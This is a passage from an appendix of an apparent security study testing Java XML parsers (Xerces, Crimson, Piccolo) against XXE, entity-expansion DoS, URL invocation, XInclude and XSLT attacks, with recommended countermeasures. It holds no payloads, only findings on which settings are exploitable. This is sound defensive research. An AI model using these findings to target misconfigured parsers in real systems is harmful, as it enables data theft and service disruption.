Although the API [apa10d] states that the feature "namespaces" is set to "true", the application reports this feature as "false". Because XML Schema depends on namespace support this test is not successful. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.1.4.27. testURLInvocation_noNamespaceSchemaLocation_..._namespaces

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The feature (i) **validation/schema** is set to *true* and (ii) the feature **namespaces** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

When processing of "namespaces" are activated, the parser processes the "noNamespaceSchemaLocation" attribute. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.1.4.28. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.1.4.22.

F.1.4.29. testURLInvocation_schemaLocation_setFeature_validation_schema

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph F.1.4.26.

F.1.4.30. testURLInvocation_schemaLocation_..._validation_schema_namespaces

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The feature (i) **validation/schema** is set to *true* and (ii) the feature **namespaces** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

It is unclear at this point why the attribute "noNamespaceSchemaLocation" is processed as shown in Paragraph F.1.4.27, however the attribute "schemaLocation" is not. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.1.4.31. Conclusion of URL Invocation Attacks

Doctype

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available: (i) Set the feature "disallow-doctype-decl" (true) to deactivate processing of the DTD. (ii) Apply a custom EntityResolver to prohibit the processing of external entities. (iii) Set the feature "load-external-dtd" (false) to deactivate loading of the [30] external subset.

We recommend option (i) because this also mitigates other DTD attacks.

The feature (i) "load-dtd-grammar" (false), (ii) a custom SecurityManager or (iii) a custom DeclHandler do not change the default behavior.

External General Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available: (i) Set the feature "disallow-doctype-decl" (true) to deactivate processing of the DTD. (ii) Apply a custom EntityResolver to prohibit the processing of external entities. (iii) Apply a custom DeclHandler to prohibit the processing of entities. (iv) Set the feature "external-general-entities" (false) to deactivate loading of external general entities.

We recommend option (i) because this also mitigates other DTD attacks. A custom SecurityManager does not change the default behavior. Note: The parser is not vulnerable to URL Invocation based on the netdoc protocol.

Parameter Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available: (i) Set the feature "disallow-doctype-decl" (true) to deactivate processing of the DTD. (ii) Apply a custom EntityResolver to prohibit the processing of external entities. (iii) Apply a custom DeclHandler to prohibit the processing of entities. (iv) Set the feature "external-parameter-entities" (false) to deactivate loading of external parameter entities.

We recommend option (i) because this also mitigates other DTD attacks.

The feature (i) "load-dtd-grammar" (false), (ii) "load-external-dtd" (false) or (iii) a custom SecurityManager do not change the default behavior.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features “namespaces” (true) and “xinclude” (true) change the default behavior and render the parser vulnerable. Using any of these features on its own does not change the default behavior.

NoNamespaceSchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features “namespaces” (true) and “validation/schema” (true) change the default behavior and render the parser vulnerable. Using any of these features on its own does not change the default behavior.

SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “namespaces” (true) and (ii) “validation/schema” (true) do not change the default behavior.

Summary

The parser is vulnerable to URL Invocation attacks by default. The features “namespaces” (true) and (i) “validation/schema” or (ii) “xinclude” render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “disallow-doctype-decl” (true) to deactivate processing of the DTD. (ii) Apply a custom EntityResolver to prohibit the processing of external entities.

We recommend option (i) because this also mitigates other DTD attacks.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

⋆ When setting a custom “EntityResolver” DoS attacks are possible.

F.1.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

F.1.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The [43] content of [39] element “data” is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

F.1.5.2. testXInclude_setFeature_xinclude

Additional test: Checks whether this feature facilitates XInclude attacks.

Settings

The feature **xinclude** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

Although the API [apa10d] states that the feature "namespaces" is set to "true", the application reports this feature as "false". Because XInclude depends on namespace support this test is not successful. This test case confirms that the parser is not vulnerable to XInclude attacks.

F.1.5.3. testXInclude_setFeature_xinclude_namespaces

Additional test: Checks whether these features facilitate XInclude attacks.

Settings

The feature (i) **xinclude** is set to *true* and (ii) the feature **namespaces** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The contents of the file "xinclude_source" are retrieved and a new [39] element with [43] content "it_works" is included.

Result/Security Implication

When processing of "namespaces" are activated, the parser processes XInclude. This test case confirms that the parser is vulnerable to XInclude attacks.

F.1.5.4. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The features "namespaces" (true) and "xinclude" (true) change the default behavior and render the parser vulnerable. Using any of these features on its own does not change the default behavior.

F.1.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

F.1.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Java supports XSLT by using the Xalan or Saxon [rcr08]. However this must be manually invoked.

F.1.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. The documentation [apa12] does not mention any support for XSLT.

F.2. Xerces DOM + w3c.dom.Document/JDOM/dom4j

F.2.1. Denial-of-Service Attacks

We execute the same set of tests as in Section F.1.1, which yields identical results.

F.2.2. XML External Entity (XXE) Attacks

We execute the same set of tests as in Section F.1.2, which yields identical results.

F.2.3. XXE Attacks Based on Parameter Entities

We execute the same set of tests as in Section F.1.3, which yields identical results.

F.2.4. URL Invocation Attacks

We execute the same set of tests as in Section F.1.4, which yields identical results.

F.2.5. XInclude Attacks

We execute the same set of tests as in Section F.1.5, which yields identical results.

F.2.6. XSLT Attacks

We execute the same set of tests as in Section F.1.6, which yields identical results.

F.3. Crimson

F.3.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

F.3.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

F.3.1.2. testDOS_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates a DoS attack.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.5.2.

Processing

The parser triggers a SAXException "Entities not allowed".

Result/Security Implication

The custom DeclHandler triggers an exception if an entity declaration is found. This test case confirms that the parser is not vulnerable to DoS attacks.

F.3.1.3. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

F.3.1.4. testDOS_indirections_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.1.2.

F.3.1.5. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

F.3.1.6. testDOS_entitySize_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.1.2.

F.3.1.7. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. The following countermeasures are available:
(i) Apply a custom DeclHandler to prohibit the processing of entities.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.

F.3.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

F.3.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

F.3.2.2. testXXE_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.5.2.

Processing

The parser triggers a SAXNotSupportedException “External Entities not allowed”.

Result/Security Implication

The custom EntityResolver triggers an exception if an external entity is found. This test case confirms that the parser is not vulnerable to XXE attacks.

F.3.2.3. testXXE_setProperty_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.1.2.

F.3.2.4. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. Setting the feature “external-general-entities” is not supported. The following countermeasures are available:
(i) Apply a custom DeclHandler to prohibit the processing of entities. (ii) Apply a custom EntityResolver to prohibit the processing of external entities.

Setting any of these options is fine.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom “DeclHandler” URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom “EntityResolver” DoS attacks are possible.

F.3.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.4.

F.3.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

Because the internal general entity “intern” is resolved we can conclude that the external parameter entity “external” has been successfully processed and the contents have been included in the DTD. This test case confirms that the parser processes external parameter entities by default.

F.3.3.2. testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.3.2.2.

F.3.3.3. testInternalSubset_ExternalPEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.3.1.2.

F.3.3.4. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.3.3.1.

F.3.3.5. testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.3.1.2.

F.3.3.6. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note about the FTP attack:

The parser does not make a connection to the FTP server. The reason for this behavior remains unclear.

Note about the SchemaEntity attack:

The parser raises a SAXParseException “Reference to undefined entity "&internal;".”. The reason for this behavior remains unclear.

F.3.3.7. testParameterEntity_core_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.2.2.

F.3.3.8. testParameterEntity_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.1.2.

F.3.3.9. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.3.3.6.

F.3.3.10. testParameterEntity_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.2.2.

F.3.3.11. testParameterEntity_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.1.2.

F.3.3.12. Conclusion of XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. The following countermeasures are available:
(i) Apply a custom DeclHandler to prohibit the processing of entities. (ii) Apply a custom EntityResolver to prohibit the processing of external entities.

Setting any of these options is fine.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.

F.3.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

F.3.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

F.3.4.2. testURLInvocation_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.5.2.

Processing

The parser triggers a SAXNotSupportedException "External Entities not allowed". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.3.4.3. testURLInvocation_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. A custom DeclHandler does not affect the processing of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.3.4.4. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based external general entities.
The settings, processing and result/security implication are identical to Paragraph F.3.4.1.

F.3.4.5. testURLInvocation_externalGeneralEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.4.2.

F.3.4.6. testURLInvocation_externalGeneralEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.5.2.

Processing

The parser triggers a SAXException "External Entities not allowed". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.3.4.7. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph F.3.4.1.

F.3.4.8. testURLInvocation_parameterEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.4.2.

F.3.4.9. testURLInvocation_parameterEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.3.4.6.

F.3.4.10. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

F.3.4.11. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.3.4.10.

F.3.4.12. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.3.4.10.

F.3.4.13. Conclusion of URL Invocation Attacks

Doctype

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.
A custom DeclHandler does not change the default behavior.

External General Entity / External Parameter Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.
(ii) Apply a custom DeclHandler to prohibit the processing of entities.

We recommend option (i) because this also mitigates other URL Invocation attacks.

XInclude / NoNamespaceSchemaLocation / schemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.

F.3.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

F.3.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

F.3.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the source code [apa02b] for search terms such as "xinclude" and "xi:include".

F.3.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

F.3.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 11.5.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Java supports XSLT by using the Xalan or Saxon [rcr08]. However this must be manually invoked.

F.3.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary.

F.4. Piccolo

F.4.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

F.4.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity a0.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

F.4.1.2. testDOS_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser triggers a SAXException "Entities not allowed".

Result/Security Implication

The custom DeclHandler triggers an exception if an entity declaration is found. This test case confirms that the parser is not vulnerable to DoS attacks.

F.4.1.3. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

F.4.1.4. testDOS_indirections_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.1.2.

F.4.1.5. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

F.4.1.6. testDOS_entitySize_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.1.2.

F.4.1.7. Conclusion of Denial of Service Attacks

The parser is vulnerable to DoS attacks by default. The following countermeasures are available:
(i) Apply a custom DeclHandler to prohibit the processing of entities.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.

F.4.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

F.4.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

F.4.2.2. testXXE_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser triggers a SAXNotSupportedException “External Entities not allowed”.

Result/Security Implication

The custom EntityResolver triggers an exception if an external entity is found. This test case confirms that the parser is not vulnerable to XXE attacks.

F.4.2.3. testXXE_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “external-general-entities” deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

F.4.2.4. testXXE_setProperty_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.1.2.

F.4.2.5. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. Setting the feature "external-general-entities" is not supported. The following countermeasures are available:
(i) Apply a custom DeclHandler to prohibit the processing of entities. (ii) Apply a custom EntityResolver to prohibit the processing of external entities. (iii) Set the feature "external-general-entities" (false) to deactivate loading of external general entities.

Setting any of these options is fine.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.
- ⋆ When setting the feature "external-general-entities" (false) DoS and XXE based on parameter entities and URL Invocation attacks are possible.

F.4.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.4.

F.4.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

Because the internal general entity "intern" is resolved we can conclude that the external parameter entity "external" has been successfully processed and the contents have been included in the DTD. This test case confirms that the parser processes external parameter entities by default.

F.4.3.2. testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.4.2.2.

F.4.3.3. testInternalSubset_ExternalPEReferenceInDTD_..._external_general_entities

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

This feature has no impact on processing of external parameter entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note: This test is necessary, because other tests in Paragraph F.4.3.14 and F.4.4.3 show that the feature "external-general-entities" affects the processing of the [30] external subset.

F.4.3.4. testInternalSubset_ExternalPEReferenceInDTD_..._external_parameter_entities

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature **external-parameter-entities** is set to *false*.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

Combining the results of this test case with those of DoS attacks, we can conclude that the feature "external-parameter-entities" deactivates the processing of external parameter entities. This test case confirms that the parser is not vulnerable to XXE attacks. Note: The feature "external-parameter-entities" is reported as activated although it has clearly been deactivated. This is due to the fact that Piccolo erroneously outputs the status of the feature "external-general-entities".

F.4.3.5. testInternalSubset_ExternalPEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.4.1.2.

F.4.3.6. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.4.3.1.

F.4.3.7. testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.4.1.2.

F.4.3.8. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 11.6.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks. Note: Further testing of the feature “external-general-entities” is not necessary here, because other tests show that it does not affect parameter entities;
Note about the FTP attack:
The parser makes a connection to the FTP server and transmits the content of the file.
Note about the SchemaEntity attack:
Since the parser does not validate against an XML Schema by default, this test is not successful.

F.4.3.9. testParameterEntity_core_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.2.2.

F.4.3.10. testParameterEntity_core_setFeature_external_parameter_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-parameter-entities** is set to **false**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests, the parser does not process external parameter entities. This test case confirms that the parser is not vulnerable to XXE attacks.

F.4.3.11. testParameterEntity_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.1.2.

F.4.3.12. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.4.3.8.

F.4.3.13. testParameterEntity_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.2.2.

F.4.3.14. testParameterEntity_doctype_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-general-entities** is set to **false**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser triggers a SAXParseException "Reference to undefined entity: all".

Result/Security Implication

This feature deactivates loading of the [30] external subset. This test case confirms that the parser is not vulnerable to XXE attacks. Note: This behavior is quite unexpected. External general entities and the [30] external subset should normally not be intertwined.

F.4.3.15. testParameterEntity_doctype_setFeature_external_parameter_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-parameter-entities** is set to **false**.
For a discussion of this feature refer to Section 11.6.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data", however the [43] content is the parameter entity reference "%goodies;".

Result/Security Implication

The parser loads the [30] external subset and resolves the internal general entity. However, since the processing of parameter entities is deactivated, the parser does not resolve the parameter entity reference within the literal entity value of the internal general entity. Therefore, the [5] name of the parameter entity is included. This test case confirms that the parser is not vulnerable to XXE attacks. Note: By inserting a static string after the CDATA element, we confirm that the CDATA element is not output.

F.4.3.16. testParameterEntity_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.4.1.2.

F.4.3.17. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

The parser processes external parameter entities by default. The following countermeasures are available:
(i) Apply a custom EntityResolver to prohibit the processing of external entities. (ii) Apply a custom DeclHandler to prohibit the processing of entities. (iii) Set the feature "external-parameter-entities" (false) to deactivate loading of external parameter entities.

We recommend option (i) because this also mitigates other URL Invocation attacks. The feature "external-general-entities" (false) does not change the default behavior.

testInternalSubset_PEReferenceInDTD

The parser processes internal parameter entities by default. The following countermeasures are available:
(i) Apply a custom DeclHandler to prohibit the processing of entities.

testParameterEntity_core

The parser is vulnerable to XXE attacks by default. The parser is vulnerable to an XXE attack which uses the FTP protocol. The parser is not vulnerable to the SchemaEntity attack. The following countermeasures are available:
